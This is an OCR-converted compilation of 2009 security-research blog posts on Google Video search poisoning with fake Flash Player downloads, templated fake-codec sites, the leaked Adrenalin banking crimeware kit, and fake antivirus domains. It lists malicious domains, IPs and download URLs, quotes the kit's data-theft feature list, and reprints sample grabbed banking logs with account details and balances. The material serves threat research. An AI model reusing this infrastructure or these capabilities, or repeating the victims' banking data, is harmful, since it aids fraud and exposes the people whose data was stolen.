Upon clicking on the video from any of their publisher domains, the user is taken to ***porncowboys .net/continue.php*** *(94.247.2.34) then forwarded do* ***xfucked .org/video.php?genre=babes &id=7375*** *(94.247.2.34) to have the binary served at* ***trackgame .net/download/FlashPlayer.v3.181.exe*** *and* ***qazextra .com/download/FlashPlayer.v3.181.exe****.*

[10]Detection rate for the flash player.

94.247.2.34	mytubecentral.net	mytubecentral.net
94.247.2.33	hotgirlstube.net	mypornoplace.net
94.247.2.33	hotgirlstube.net	hotgirlstube.net
94.247.2.33	hotgirlstube.net	girlyvideos.net
94.247.2.33	hotgirlstube.net	hottesttube.net
94.247.2.32	hotcasinoxxx.net	hotcasinoxxx.net
94.247.2.32	hotcasinoxxx.net	xgirlplayground.com
94.247.2.32	hotcasinoxxx.net	hotgirlsvids.net
88.80.3.24	realsexygirls.net	realsexygirls.net
88.80.3.24	realsexygirls.net	xxxgirls.name
88.80.3.24	realsexygirls.net	celebtube.org
88.80.3.23	teencamtube.com	teencamtube.com
88.80.3.23	teencamtube.com	truexx.com
88.80.3.21	nudistxxx.net	nudistxxx.net
88.80.3.21	nudistxxx.net	trulysexy.net
		madsexygirls.net
		puresextube.net
		xxxtube4u.com
		sexygirlstube.net
		xporntube.org
		puresextube.net

The malware publisher domains crawled by Google Video redirecting to the bogus flash player :

nudistxxx .net - *22,000 bogus video titles*

realsexygirls .net - *21,000 bogus video titles*

trulysexy .net - *27,100 bogus video titles*

madsexygirls .net - *18,900 bogus video titles*

mypornoplace .net - *25,700 bogus video titles*

hotcasinoxxx .net - *28,900 bogus video titles*

hotgirlstube .net - *37,900 bogus video titles*

xgirlplayground .com - *50,600 bogus video titles*

puresextube .net - *20,700 bogus video titles*

xxxtube4u .com - *11,400 bogus video titles*

sexygirlstube .net - *63,100 bogus video titles*

xporntube .org - *12,800 bogus video titles*

xxxgirls .name *- 33,500 bogus video titles*

girlyvideos .net - *37,500 bogus video titles*

mytubecentral .net - *38,900 bogus video titles*

puresextube .net - *20,700 bogus video titles*

teencamtube .com - *18,400 bogus video titles*

celebtube .org *- 41,100 bogus video titles*

truexx .com - *16,900 bogus video titles*

hottesttube .net - *28,100 bogus video titles*

hotgirlsvids .net - *27,200 bogus video titles*

watch-music-videos .net *- 14,900 bogus video titles*

marketvids .net *- 29,900 bogus video titles*

gamingvids .net *- 7,930 bogus video titles*

hentaixxx .info *- 25,500 bogus video titles*

The campaign is currently in a cover-up phrase since [11]discussing it yesterday and notifying Google with all the details. But the potential for abuse remains there. Timeliness vs comphrenesiveness of a malware campaign?

917

Following this example of comprehensivess, take into consideration the timeliness in the face of October 2008’s

campaign when [12]hot Google Trends keywords were automatically syndicated in order to hijack search traffic

[13]which was then redirected to several hundred automatically registered [14]Windows Live blogs whose high pagerank made it possible for the blogs to appear within the first 5 results.

1. http://www.theregister.co.uk/2009/02/02/google_video_search_poisoned/

2. http://blog.trendmicro.com/google-video-searches-being-poisoned

3. http://blogs.zdnet.com/security/?p=2433

4. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

5. http://ddanchev.blogspot.com/2008/07/risks-of-outdated-situational-awareness.html

6. http://www.theregister.co.uk/2008/07/07/jobsite_data_hackharvesting_hack/

7. http://blogs.zdnet.com/security/?p=1085

8. http://blogs.zdnet.com/security/?p=2433

9. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

10. http://www.virustotal.com/analisis/346548a92a122e3dc70fd12bcd316a7e

11. http://blogs.zdnet.com/security/?p=2433

12. http://blogs.zdnet.com/security/?p=1995

13. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html


14. http://www.filefactory.com/file/4faafd/n/rogue_blogs_google_trends_txt

918

2.2

February

919




The Template-ization of Malware Serving Sites - Part Two (2009-02-02 15:49)

The growing use of "visual social engineering" in the form of legitimately looking codecs, flash player error screens, adult web sites, and YouTube windows in order to forward the infection process to the end use himself, is the direct result of the ongoing [1]template-ization of malware serving sites. This standardizing is all about achieving efficiency, in this case, coming up with high-quality and legitimately looking templates impersonating the average Internet user by enjoying the clean reputation of the impersonated service in question.

The attached screenshot of very latest DIY windows media player with pretty straightforward instructions on how to modify the timing of the "missing codec" pop-up, is a great ***example of how cybercriminals rarely value the intellectual property of their fellow colleagues****. The DIY template has in fact been ripped-off from a competing affiliate network participant (currently active* ***xxxporn-tube .com/123/2/FFFFFF/3127/TestCodec/Best****), its images hosted at ImageShack, and the codec released for everyone in the ecosystem to use – and so they will.*

920



Interestingly, within the mirrored copy now tweaked and distributed for free using free image hosting services as infrastructure provider for the layout, there are also leftovers from the original campaign template that they mirrored

- which ultimately leads us to [2]DATORU EXPRESS SERVISS Ltd (AS12553 PCEXPRESS-AS) or ***zlkon.lv*** *[3]In the wake of*

[4]UkrTeleGroup Ltd’s [5]demise – don’t pop the corks just yet since the revenues they’ve been generating for the past several years will make it much less painful – a significant number of UkrTeleGroup customer, of course under domains, have been generating quite some malicious activity at ***zlkon.lv*** *for a while.*

Portfolio of fake codecs serving domains parked at the original mirrored domain’s IP :

xxxporn-tube .com *(93.190.140.56)*

uporntube-07 .com

tubeporn08 .com

porn-tube09 .com

tubeporn09 .com

xxxporn-tube .com

921

allsoft-free .com

all-softfree .com

lsoftfree .com

porntubenew .com

Download locations :

brakeextra .com/download/FlashPlayer.v..exe (94.247.2.183)

brakeextra .com/download/TestCodec.v.3.127.exe

Entire portfolio of domains parked at (94.247.2.183) :

brakeextra .com

thebestporndump2 .com

fire-extra .com

xp-extra .com

delfiextra .com

qazextra .com

track-end .com

fire-movie .com

extrabrake .com

crack-serial-keygen-online .com

extra-turbo .com

extra-nitro .com

apple-player .com

meggauploads .com

soft-free-updates .com

quicktimesoft .com

cleanmovie .net

nitromovie .net

trackgame .net

quotre .net

rexato .net

spacekeys .net

Dots, dots dots, ***trackgame .net*** *is once again proving the multitasking mentality of cybercriminals these days -*

it's one of the download locations participating in the recent [6]Google Video search queries poisoning attacks.

1. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

2. http://pandalabs.pandasecurity.com/archive/New-Rogue_3A00_-Total-Defender.aspx

3. http://voices.washingtonpost.com/securityfix/2009/01/troubled_ukrainian_host_sideli.html

4. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

5. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

6. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

922

Copycat Web Malware Exploitation Kits Are Still Faddish (2009-02-02 16:21)

The oversupply of web malware exploitation kits is in fact

923



Crimeware in the Middle - Adrenalin (2009-02-03 14:42)

What is Adrenalin? Adrenalin is an alternative to [1]the Zeus crimeware kit that never actually managed to scale the way Zeus did. Following recently leaked copies of what is originally costing a hefty $3000, crimeware kit Adrenalin, it's time to profile the kit, discuss its key differentiation factors from Zeus, and emphasize on why despite the fact that it leaked, the kit is not going to take any of Zeus-es market share. At least not in its current form.

In the spirit of the emerging copycat web malware exploitation kits, Adrenalin too, isn't coded from scratch, but appears that – at least according to cybercriminals questioning its authenticity on their way to secure a bargain deal when purchasing it – Adrenalin is using portions of Corpse's original A-311 release.

Adrenalin's description and features :

" Injections system - inserting html / javascript code in the page / files / javascript or substitution of one code by

another injection occurs in the stream mode, ie the modified page is loaded at once!

(not as in the other BHO based trojans with insertions only after the full load the page (causing javascript problems) or limiting the impact (if for instance the user is on a mobile device connection). In our implementation, all works quickly and efficiently!

- The collection of pieces of text from the html pages, as one of the modes of operation injector (balance, etc

..)

- Ftp grabbing - sniffer handles traffic and rip out from access to FTP. All of this is going in an easy to read and process the form

- Collector of certificates. Pulling out of all installed certificates including attempts to commit, and certificates that are marked as uncrackable. Certificates neatly stored for each individual bot.

- Page redirector. allows you to replace a page or separate framing in the network. everything is done completely unnoticed. substitution of the content occurs in the interior windsurfing, and even then the browser and any special lotion can be confident that is what you want.

- Domain redirector. forwards all requests from the original site on the fake. address bar, and all references point to the original course can also be used to block access to certain sites

- Universal form grabbing puller forms, can strip the data from the virtual keyboard these forms can rip off, even with

not fully loaded pages. As distinguished from the other crimeware kits working through the tracking of 924

users clicking buttons / links it intercepts the data has already been formed, which can be seen in the log. Data can be collected all the running, and keyword (filter)

to delete the logs; noise over debris to chat and not necessary for the work sites.

All data are transmitted in encrypted form, which is important to bypass the protection, like for instance ZoneAlarm's ID Lock. Undoubted advantage is also that the logs are sent instantly - in parallel with the data sent to the original site.

No need to worry that the victim will go into an offline and accumulated locally log form grabbing are not able to send.

- Screenshots at the address

- TAN grabbing. The technology allows to effectively collect workers TANs

- Periodic cleaning of cookies/flashcookie.

- Grabbing around-the-forms words (without adjustment - Adrenalin defines its own algorithm that it must be collected. algorithm Improved!)

- The collection of passwords, for instance Protected Storage (IE auto complete, protected sites, outlook)

- Classic keylogger

- Cleaning system from BHO trojans, advertising panels and other debris. As is well known - are less vulnerable machines,

and want to put on something more. Cleaning system greatly increases the chances of survival

- Anti-Anti Rootkit mechanisms

- Work on the system without the EXE file

- User-friendly format logs! Forget the piles of files stupid!

- Socks4 / 5 + http (s) proxy server enabled on the infected host

- Shell + Backshell enabled on the infected host

- Socks admin

- Management of each bot individually, or simultaneously (Downloading files, updating settings, etc.)

- Requires PHP on the web based command and control host

- Ability to output commands (including downloads), taking into account the country's bot (function as a resident loader statistically for programs) - and other small pleasures"


925

View log	
CompID	./vm_fros_07a5c0a1
IP	192.168.1.10
Country	--
Report time	16:16:26 12.10.2008
Version/Botnet	0.255.255.255/tst
System time	13:15:32 12.10.2008, GMT +7:00
Login time	00:02:20
Windows version	5.1, build 2600, service pack 3
Language	1033
Process	C:\Program Files\Internet Explorer\IEXPLORE

https://sitekey.bankofamerica.com/sas/signon.do
Referer: https://www.bankofamerica.com
Keys: non" value=""> <input type="hidden" name="sitekeySig
value=""> <input type="hidden" name="sitekeySignon" value=
<input type="hidden" name="sitekeySignon" value=""> bank
<input type="hidden" name="sitekeySignon" value=""> <input
type="hidden" name="sitekeySignon" value=""> <input type="
Data:

reason=
Access_ID=hpark11o82x
Access_ID_1=
Current_Passcode=
acct=
pswd=
from=homepage
Customer_Type=MODEL
pmbutton=true
pmloginid=pmloginid
sitekeySignon=true
Online_ID=hpark11o82x
locale=en_US
dltoken=
id=*******
state=AL

Without the web injection and the TAN grabbing ability, Adrenalin is your typical malware kit, whose only differentiation factor would have been the customer support in the form of the managed undetected malware binaries that naturally comes with it. However, it's TAN grabbing ability, proprietary collection of data "around the forms", stripping content from virtual keyboards and automatic certificates collection on per host basis, and its ability to clean the system from competing BHO-based trojans, make it special.



Version/Botnet	0.255.255.255/tst
System time	15:47:58 30.10.2008, GMT +7:00
Login time	28:58:16
Windows version	5.1, build 2600, service pack 3
Language	1033
Process	C:\Program Files\Internet Explorer\IEXPLORE.E

https://www.kiwibank.co.nz/banking/Login.asp?
Referer: https://www.kiwibank.co.nz/banking/Login.asp
Keys: testtestxk7r
document.IBForm.iPassword.value document.IBForm.iPassword.v
document.IBForm.iPassword.value document.IBForm.iPassword.v
document.IBForm.iPassword.value document.IBForm.iPassword.v
document.IBForm.iPassword.value test2test2xggr
document.IBForm.iPassword.value
Data:

NAME=test2
NZpass=test2
PASSWORD=0AEC4D9BC52AB96E424CD057A59CC45EFF314107
CAPTCHA=
USRCAPTCHA=xggr
a=
e=
iName=
iPassword=
iCaptcha=

How do you actually measure the popularity of crimeware kit? Based on the the market share of the crime kit, or based on another benchmark? It's all a matter a perspective and a quantitative/qualitative approach. For instance, I can easily argue that if the very same community was build around Adrenalin the way it was built around Zeus making the original Zeus release looks like an amateur-ish release, perhaps Adrenalin would have scaled pretty fast.

Some of the community improvements include :

- [2]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

- [3]Modified Zeus Crimeware Kit Gets a Performance Boost

- [4]Zeus Crimeware Kit Gets a Carding Layout



View log	
CompID	./vm_fros_07a5c0a1
IP	192.168.1.10
Country	--
Report time	13:11:12 24.09.2008
Version/Botnet	0.255.255.255/tst
System time	10:10:09 24.09.2008, GMT +7:00
Login time	45:46:19
Windows version	5.1, build 2600, service pack 3
Language	1033
Process	C:\Program Files\Internet Explorer\IEXPLORE.EXE

Grabbed data from: https://www.ipko.pl/ikd

Umowa do rachunku prywatnego 78 1020 1127 0000 1802 0055 3339
Rachunki ROR
□rodki dost□pne: 78,03 PLN
Saldo: -6 821,97 PLN
Umowa do rachunku firmowego 04 1020 1127 0000 1902 0113 1093
Rachunki bie□□ce
□rodki dost□pne: 46 992,68 PLN
Saldo: 46 992,68 PLN

Podsumowanie
□rodki dost□pne: 47 070,71 PLN
Saldo: 40 170,71 PLN

For the time being, the innovation or user-friendly features boosting the popularity of Zeus come from the third-party coders improving the original Zeus release. Moreover, not only are they improving it, [5]they're also looking for vulnerabilities within the different releases, and actually finding some. What does this mean? It means that we have clear evidence of crimeware monoculture, with a single kit maintaining the largest market share.

With the cybercrime ecosystem clearly embracing the outsourcing concept for a while, it shouldn't come as a surprise, that [6]botnets running the Zeus crimeware are offered for rent at such cheap rates that purchasing the kit and putting efforts into aggregating the botnet may seem a pointless endeavor in the eyes of a prospective

cybercriminal, even an experienced one interested in milking inexperienced cybercriminals not knowing the real value of what they’re doing.

Moreover, speaking of monetization, the attached screenshots represent a very decent example of monetizing

the reconaissance process of E-banking authentication that cybercriminals or vendors of crimeware services

undertake in order to come up with the modules targeting the financial institutions of a particular country. Is this monetization just "monetization of what used to be a commodity good/service" as usual taking into consideration this overall trend, or perhaps there’s another reason for monetizing snapshots of E-banking authentication activities in order to later on achieve efficiency in the process of abusing them? But of course there is, and in that case it’s the fact that no matter that a potential cybercriminal has obtained access to a crimeware kit, its database of injects is outdated and therefore a new one has to be either built or purchased.

With Adrenalin now leaked to the general script kiddies and wannabe cybercriminals, it’s only a matter of

time until a community is build around it, one that would inevitably increase is popularity and prompt others to 928

introduce new features within the kit.

Related posts:

[7]Targeted Spamming of Bankers Malware

[8]Localized Bankers Malware Campaign

[9]Client Application for Secure E-banking?

[10]Defeating Virtual Keyboards

[11]PayPal's Security Key

1. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

2. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

3. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

4. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

5. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

6. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

7. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

8. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

9. http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html

10. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

11. http://ddanchev.blogspot.com/2007/08/paypals-security-key.html



A Diverse Portfolio of Fake Security Software - Part Fifteen (2009-02-03 23:06)

Descriptive fake security software domains speak for themselves, and what follows are the very latest ones currently active in the wild :

spywareguard2009m .com *(78.26.179.253; 94.247.2.39)*

systemguard2009m .com

spywareguard2009 .com

systemguard2009 .com

getsysgd09 .com

Registrant : Damir Sbil; Email: ***damirsbils791@googlemail.com***

antispyscanner13 .com *(94.247.2.39; 78.26.179.253)*


sgproductm .com

sgviralscan .com

sg10scanner .com

sg11scanner .com

930



sg12scanner .com

sg9scanner .com

sgproduct .com

Registrant: Ahmo Stolica; Email:
ahmostoln73@yahoo.com

buysysantivirus2009 .com *(94.247.2.75)*

sysav-download .com

sysav-storage .com

sysantivirus-check .com

antispyware-pro-dl .com

sysantivirus2009 .com

sysav-download .com

sysav-storage .com

sysantivirus-check .com

antispywarefastcheck .com

antispyware-scanner-2009 .com

antispyware-pro-dl .com

Registrant: Dion Choiniere; Email:
noelwollenberg@ymail.com

premium-antivirus-defence.com *(195.24.78.186)*

lite-antispyware-scan.com

computeronlinescan.com

lite-antispyware-scan.com

liteantispywarescan.com

liteantispywarescanner.com

931

liteantispywareproscan.com

onlineproantispywarescan.com

bestantispywarescan.com

bestantispywarelivescan.com

antispywareliveproscan.com

antispywareinternetproscan.com

bestanti-virusscan.com

antimalware-scanner.com

computerantivirusproscanner.com

antimalwareproscanner.com

antimalware-pro-scanner.com


antimalware-scanner.com

antimalware-scan.com

computeronlineproscanner.com

Registrant: Maksim Hirivskiy Email:
alt165@freebbmail.com

932



DNS servers to keep an eye on, courtesy of UralComp-as Ural Industrial Company LTD (AS48511) :

ns1.europegigabyte .com

fastuploadserver .com

ns1.managehostdns .com

dns3.systempromns .com

ns1.freehostns .com

ns1.singatours .com

ns1.airflysupport .com

ns1.eguassembly .com

ns1.fastfreetest .cn

Proactively blocking these undermines a great deal of traffic acquisition campaigns whose aim is to hijack legitimate traffic to these domains.

933

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Fourteen

[2]A Diverse Portfolio of Fake Security Software - Part Thirteen

[3]A Diverse Portfolio of Fake Security Software - Part Twelve

[4]A Diverse Portfolio of Fake Security Software - Part Eleven

[5]A Diverse Portfolio of Fake Security Software - Part Ten

[6]A Diverse Portfolio of Fake Security Software - Part Nine

[7]A Diverse Portfolio of Fake Security Software - Part Eight

[8]A Diverse Portfolio of Fake Security Software - Part Seven

[9]A Diverse Portfolio of Fake Security Software - Part Six

[10]A Diverse Portfolio of Fake Security Software - Part Five

[11]A Diverse Portfolio of Fake Security Software - Part Four

[12]A Diverse Portfolio of Fake Security Software - Part Three

[13]A Diverse Portfolio of Fake Security Software - Part Two

[14]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

